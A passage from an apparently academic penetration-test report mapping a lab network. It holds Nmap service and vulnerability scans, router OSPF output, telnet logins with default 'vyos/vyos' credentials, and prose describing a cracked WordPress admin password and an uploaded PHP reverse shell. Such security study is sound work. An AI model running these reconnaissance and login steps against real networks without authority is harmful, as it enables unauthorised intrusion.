  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 1.1.1.1, Interface Address 172.16.221.16
  No backup designated router on this network
  Multicast group memberships: OSPFAllRouters OSPFDesignatedRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 6.629s
  Neighbor Count is 0, Adjacent neighbor count is 0
eth5 is up
  ifindex 2, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 192.168.0.193/27, Broadcast 192.168.0.223, Area 0.0.0.0
  MTU mismatch detection:enabled
  Router ID 1.1.1.1, Network Type BROADCAST, Cost: 10
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 1.1.1.1, Interface Address 192.168.0.193
  No backup designated router on this network
  Multicast group memberships: OSPFAllRouters OSPFDesignatedRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 6.628s
  Neighbor Count is 0, Adjacent neighbor count is 0
lo is up
  ifindex 1, MTU 65536 bytes, BW 0 Kbit <UP,LOOPBACK,RUNNING>
  OSPF not enabled on this interface
```

```
vyos@vyos# show protocols
 ospf {
     area 0 {
         network 192.168.0.192/27
         network 192.168.0.224/30
         network 172.16.221.0/24
     }
 }
```

Other information gained from the router can also be seen in **Figure 1-7**. Once the information was gained from the router, the 192.168.0.225/30 interface was investigated to find the subnet information. The full results for this subnet calculation can be seen in **Appendix C Figure 3-2**. From this it was seen that the network address belonging to this IP address was 192.168.0.224/30 and a broadcast address of 192.168.0.227/30, meaning the other usable host was 192.168.0.226/30.

Also discovered on one of the other router interfaces was a 172.16.221.16/24 host. The results of this subnet calculation can be seen in **Appendix C Figure 3-3**. From this result, the network address was found along with usable hosts and the broadcast information. Using this, an NMAP scan was scanned against the network address:

Figure 1-8 NMAP scan against 172.16.221.0/24 Network

```
root@kali:~# nmap -sV 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-08 10:44 EST
Nmap scan report for 172.16.221.16
Host is up (0.00080s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 67.18 seconds
```

```
Nmap scan report for 172.16.221.16
Host is up (0.00093s latency).
Not shown: 989 closed ports, 33 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

```
Nmap scan report for 172.16.221.237
Host is up (0.00087s latency).
All 1024 scanned ports on 172.16.221.237 are closed (986) or open|filtered (38)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```


This revealed the presence of another host (172.16.221.237/24), running HTTP and HTTPS. From the results below, these were the services running on both machines:

IP Address	TCP	UDP
172.16.221.16/24	22 – SSH (OpenSSH 5.5p1 Debian 6+squeeze8 protocol 2.0) 23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 – HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 989 Closed Ports 33 Open / Filtered Ports
172.16.221.237/24	80 – HTTP (Apache httpd 2.2.22 Ubuntu)	986 Ports Closed 38 Open / Filtered Ports

	443 – HTTPS (Apache httpd 2.2.22 Ubuntu)	

172.16.221.237 was investigated and was confirmed to be running an Apache web server as identified from the scan. Dirb, a command line tool under Kali, was used to brute force common directories and files on the web server to reveal hidden content. This was successful and shown in **Appendix A Figure 1-51** are the results of this scan. This demonstrated that the web server was using WordPress. There was no login page upon entering the site and the title of the website was 'Mr Blobby'. A Nmap scan was run against the webserver to find any network vulnerabilities:

Figure 1-52 NMAP Vulnerability Scan against 172.16.221.237/24



```
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows
 for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected
by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions a
nd could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys thems
elves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.securityfocus.com/bid/70574
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_sslv2-drown:

Nmap done: 1 IP address (1 host up) scanned in 75.06 seconds
```


The vulnerabilities found here will be discussed in further detail in later sections. What is of note is that this managed to find a WordPress login page, which was browsed to:

Figure 1- WordPress Login Page

A popular tool that can be used against WordPress websites is called ‘wpscan’. This was installed under the Kali machine within the command line already and what this performed was a more comprehensive scan of the site. Upon finding the login page, one of the first usernames attempted was the ‘admin’ username. This was found accidentally and so it became the basis for a username attack. This is also confirmed when ‘wpscan’ was able to find the users associated with the website and this can be seen in the results of **Appendix A Figure 1-53**. Once the admin account was found, an enumeration attack took place and the admin password were found, which was revealed to be ‘zxc123’. Upload functionality allowed a php reverse shell to be uploaded to the web server. More


detail is discussed on how this was performed but once this was done the IP information was found, which can be seen here:

Figure 1-9 Interface Information on 172.16.221.237/24



Moving on, further steps were taken to map out the network. Using the network address obtained from mapping the 192.168.0.225 interface to its network address, an NMAP scan was used against the network address to find the services that were running on 192.168.0.226:

Figure 1-10 NMAP scan against 192.168.0.224/30



```
Nmap scan report for 192.168.0.225
Host is up (0.00053s latency).
Not shown: 1005 closed ports
PORT    STATE         SERVICE        VERSION
95/udp  open|filtered supdup
110/udp open|filtered pop3
123/udp open          ntp            NTP v4 (unsynchronized)
161/udp open          snmp           net-snmp; net-snmp SNMPv3 server
254/udp open|filtered unknown
310/udp open|filtered bhmds
351/udp open|filtered matip-type-b
455/udp open|filtered creativepartnr
532/udp open|filtered netnews
538/udp open|filtered gdomap
552/udp open|filtered deviceshare
602/udp open|filtered xmlrpc-beep
739/udp open|filtered unknown
743/udp open|filtered unknown
796/udp open|filtered unknown
802/udp open|filtered unknown
911/udp open|filtered xact-backup
965/udp open|filtered unknown
992/udp open|filtered telnets
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

```
Nmap scan report for 192.168.0.226
Host is up (0.00079s latency).
Not shown: 976 closed ports, 46 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

This revealed that the host was up and running TELNET, HTTP and HTTPS. It was also revealed to be a VYOS router. The full services on each host within this subnet can be shown here:

IP Address	TCP	UDP
192.168.0.225/30	22 – SSH (Open SSH 5.5p1 Debian 6+squeeze8 protocol 2.0) 23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 – HTTPS	123 – NTP (NTP v4 unsynchronized) 162 – SNMP (net-snmp; net-snmp SNMPv3 server) Ports 95, 110, 254 – 992 Open / Filtered
192.168.0.226/30	23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server)

Since 192.168.0.226 was running TELNET, this was accessed and a VYOS login appeared. The credentials were exactly the same as the previous router.

Figure 1-11 TELNET results for 192.168.0.226

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Aug 21 10:33:54 UTC 2020 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

```
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth3             192.168.0.33/27                u/u
eth4             192.168.0.226/30               u/u
eth5             192.168.0.229/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
```

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth4, 00:39:10
O   192.168.0.32/27 [110/10] is directly connected, eth3, 00:40:05
C>* 192.168.0.32/27 is directly connected, eth3
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth5, 00:36:40
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth5, 00:36:45
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth5, 00:39:06
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth4, 00:39:10
O   192.168.0.224/30 [110/10] is directly connected, eth4, 00:40:05
C>* 192.168.0.224/30 is directly connected, eth4
O   192.168.0.228/30 [110/10] is directly connected, eth5, 00:40:05
C>* 192.168.0.228/30 is directly connected, eth5
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth5, 00:39:06
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth5, 00:36:45
```

```
vyos@vyos:~$ show ip ospf
 OSPF Routing Process, Router ID: 2.2.2.2
 Supports only single TOS (TOS0) routes
 This implementation conforms to RFC2328
 RFC1583Compatibility flag is disabled
 OpaqueCapability flag is disabled
 Initial SPF scheduling delay 200 millisec(s)
 Minimum hold time between consecutive SPFs 1000 millisec(s)
 Maximum hold time between consecutive SPFs 10000 millisec(s)
 Hold time multiplier is currently 1
 SPF algorithm last executed 39m02s ago
 SPF timer is inactive
 Refresh timer 10 secs
 Number of external LSA 0. Checksum Sum 0x00000000
 Number of opaque AS LSA 0. Checksum Sum 0x00000000
 Number of areas attached to this router: 1

 Area ID: 0.0.0.0 (Backbone)
   Number of interfaces in this area: Total: 3, Active: 3
   Number of fully adjacent neighbors in this area: 2
   Area has no authentication
   SPF algorithm executed 8 times
   Number of LSA 10
   Number of router LSA 4. Checksum Sum 0x00027606
   Number of network LSA 3. Checksum Sum 0x000100c3
   Number of summary LSA 3. Checksum Sum 0x0000bb66
   Number of ASBR summary LSA 0. Checksum Sum 0x00000000
   Number of NSSA LSA 0. Checksum Sum 0x00000000
   Number of opaque link LSA 0. Checksum Sum 0x00000000
   Number of opaque area LSA 0. Checksum Sum 0x00000000
```

```
vyos@vyos:~$ show ip ospf interface
eth3 is up
  ifindex 3, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 192.168.0.33/27, Broadcast 192.168.0.63, Area 0.0.0.0
  MTU mismatch detection:enabled
  Router ID 2.2.2.2, Network Type BROADCAST, Cost: 10
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 2.2.2.2, Interface Address 192.168.0.33
  No backup designated router on this network
  Multicast group memberships: OSPFAllRouters OSPFDesignatedRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 4.373s
  Neighbor Count is 0, Adjacent neighbor count is 0
eth4 is up
  ifindex 2, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 192.168.0.226/30, Broadcast 192.168.0.227, Area 0.0.0.0
  MTU mismatch detection:enabled
  Router ID 2.2.2.2, Network Type BROADCAST, Cost: 10
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 2.2.2.2, Interface Address 192.168.0.226
  Backup Designated Router (ID) 1.1.1.1, Interface Address 192.168.0.225
  Saved Network-LSA sequence number 0×80000008
  Multicast group memberships: OSPFAllRouters OSPFDesignatedRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 4.373s
  Neighbor Count is 1, Adjacent neighbor count is 1
eth5 is up
  ifindex 4, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 192.168.0.229/30, Broadcast 192.168.0.231, Area 0.0.0.0
  MTU mismatch detection:enabled
  Router ID 2.2.2.2, Network Type BROADCAST, Cost: 10
  Transmit Delay is 1 sec, State Backup, Priority 1
  Designated Router (ID) 3.3.3.3, Interface Address 192.168.0.230
  Backup Designated Router (ID) 2.2.2.2, Interface Address 192.168.0.229
  Multicast group memberships: OSPFAllRouters OSPFDesignatedRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 4.373s
  Neighbor Count is 1, Adjacent neighbor count is 1
lo is up
  ifindex 1, MTU 65536 bytes, BW 0 Kbit <UP,LOOPBACK,RUNNING>
  OSPF not enabled on this interface
```

```
vyos@vyos:~$ show ip ospf route
============ OSPF network routing table ============
N    172.16.221.0/24       [20] area: 0.0.0.0
                           via 192.168.0.225, eth4
N    192.168.0.32/27       [10] area: 0.0.0.0
                           directly attached to eth3
N IA 192.168.0.64/27       [40] area: 0.0.0.0
                           via 192.168.0.230, eth5
N IA 192.168.0.96/27       [30] area: 0.0.0.0
                           via 192.168.0.230, eth5
N    192.168.0.128/27      [20] area: 0.0.0.0
                           via 192.168.0.230, eth5
N    192.168.0.192/27      [20] area: 0.0.0.0
                           via 192.168.0.225, eth4
N    192.168.0.224/30      [10] area: 0.0.0.0
                           directly attached to eth4
N    192.168.0.228/30      [10] area: 0.0.0.0
                           directly attached to eth5
N    192.168.0.232/30      [20] area: 0.0.0.0
                           via 192.168.0.230, eth5
N IA 192.168.0.240/30      [30] area: 0.0.0.0
                           via 192.168.0.230, eth5

============ OSPF router routing table =============
R    5.5.5.5               [20] area: 0.0.0.0, ABR
                           via 192.168.0.230, eth5

============ OSPF external routing table ===========
```

The results from this VYOS router showed more interfaces available other than 192.168.0.226/30 interface. Using this new information, work was conducted on the two new interfaces that were found. On the eth3 interface, there was an IP address of 192.168.0.33/27 interface. The full results for this subnet calculation can be found in **Appendix C Figure 3-4**. From this, it was found that this IP address belonged to the usable host range of 192.168.0. 33 – 192.168.0.62, therefore it had a network address of 192.168.0.32/27. Using NMAP, a scan was run against the network address to find more hosts. This revealed the presence of another host (192.168.0.34/27):

Figure 1-12 NMAP Results against 192.168.0.32/27

```
root@kali:~# nmap -sV 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-18 14:03 EST
Nmap scan report for 192.168.0.33
Host is up (0.0028s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0032s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.50 seconds
```

```
Nmap scan report for 192.168.0.33
Host is up (0.00088s latency).
Not shown: 978 closed ports, 44 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

```
Nmap scan report for 192.168.0.34
Host is up (0.0013s latency).
Not shown: 983 closed ports, 39 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
1023/udp open  rpcbind 2-4 (RPC #100000)
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops
```

The full services on both machines can be seen here:

IP Address	TCP	UDP
192.168.0.33/27	23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 978 Closed Port 44 Open / Filtered Ports
192.168.0.34/27	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0) 111 – RPCBIND (2-4 RPC #100000) 2049 – NFS_ACL (2-3 RPC #100227)	111 – RPCBIND (RPCBIND 2-4 #100000) 1023 – RPCBIND (RPCBIND 2-4 #100000)

On the eth5 interface of the second router was the presence of another host. This was 192.168.0.229/30. The full results for this subnet calculation can be seen within **Appendix C Figure 3-5**. From this, the network address, usable host range, broadcast address and subnet mask were found. The network address was 192.168.0.228/30, with a usable host range of 192.168.0.229 – 192.168.0.230, broadcast address of 192.168.0.231/30 and a subnet mask of 255.255.255.252. Using NMAP, a scan was ran against this network address to find all hosts that were online:

Figure 1-13 NMAP results against 192.168.0.228/30

```
root@kali:~# nmap -sV 192.168.0.228/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-18 12:43 EST
Nmap scan report for 192.168.0.229
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0026s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 33.51 seconds
```

```
Nmap scan report for 192.168.0.229
Host is up (0.00100s latency).
Not shown: 1003 closed ports
PORT     STATE         SERVICE        VERSION
29/udp   open|filtered msg-icp
113/udp  open|filtered auth
123/udp  open          ntp            NTP v4 (unsynchronized)
161/udp  open          snmp           net-snmp; net-snmp SNMPv3 server
177/udp  open|filtered xdmcp
227/udp  open|filtered unknown
229/udp  open|filtered unknown
232/udp  open|filtered unknown
240/udp  open|filtered unknown
258/udp  open|filtered yak-chat
319/udp  open|filtered ptp-event
376/udp  open|filtered nip
398/udp  open|filtered kryptolan
405/udp  open|filtered ncld
508/udp  open|filtered xvttp
517/udp  open|filtered talk
533/udp  open|filtered netwall
549/udp  open|filtered idfp
835/udp  open|filtered unknown
847/udp  open|filtered dhcp-failover2
873/udp  open|filtered rsync
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```


```
Nmap scan report for 192.168.0.230
Host is up (0.0014s latency).
Not shown: 979 closed ports, 43 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops
```


The full services running on the 192.168.0.228/30 subnet were:

IP Address	TCP	UDP
192.168.0.229/30	23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) Ports 29, 113, 117 – 873 Open / Filtered
192.168.0.230/30	23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 979 Closed Ports 43 Open / Filtered Ports

This revealed that 192.168.0.230 was a VYOS router, so this was logged onto. The credentials were the same as these were *'vyos/vyos'*, which was accessed using TELNET. Here, the router was able to show more information about its interfaces:

Figure 1-14 VYOS Router Results on 192.168.0.230/30



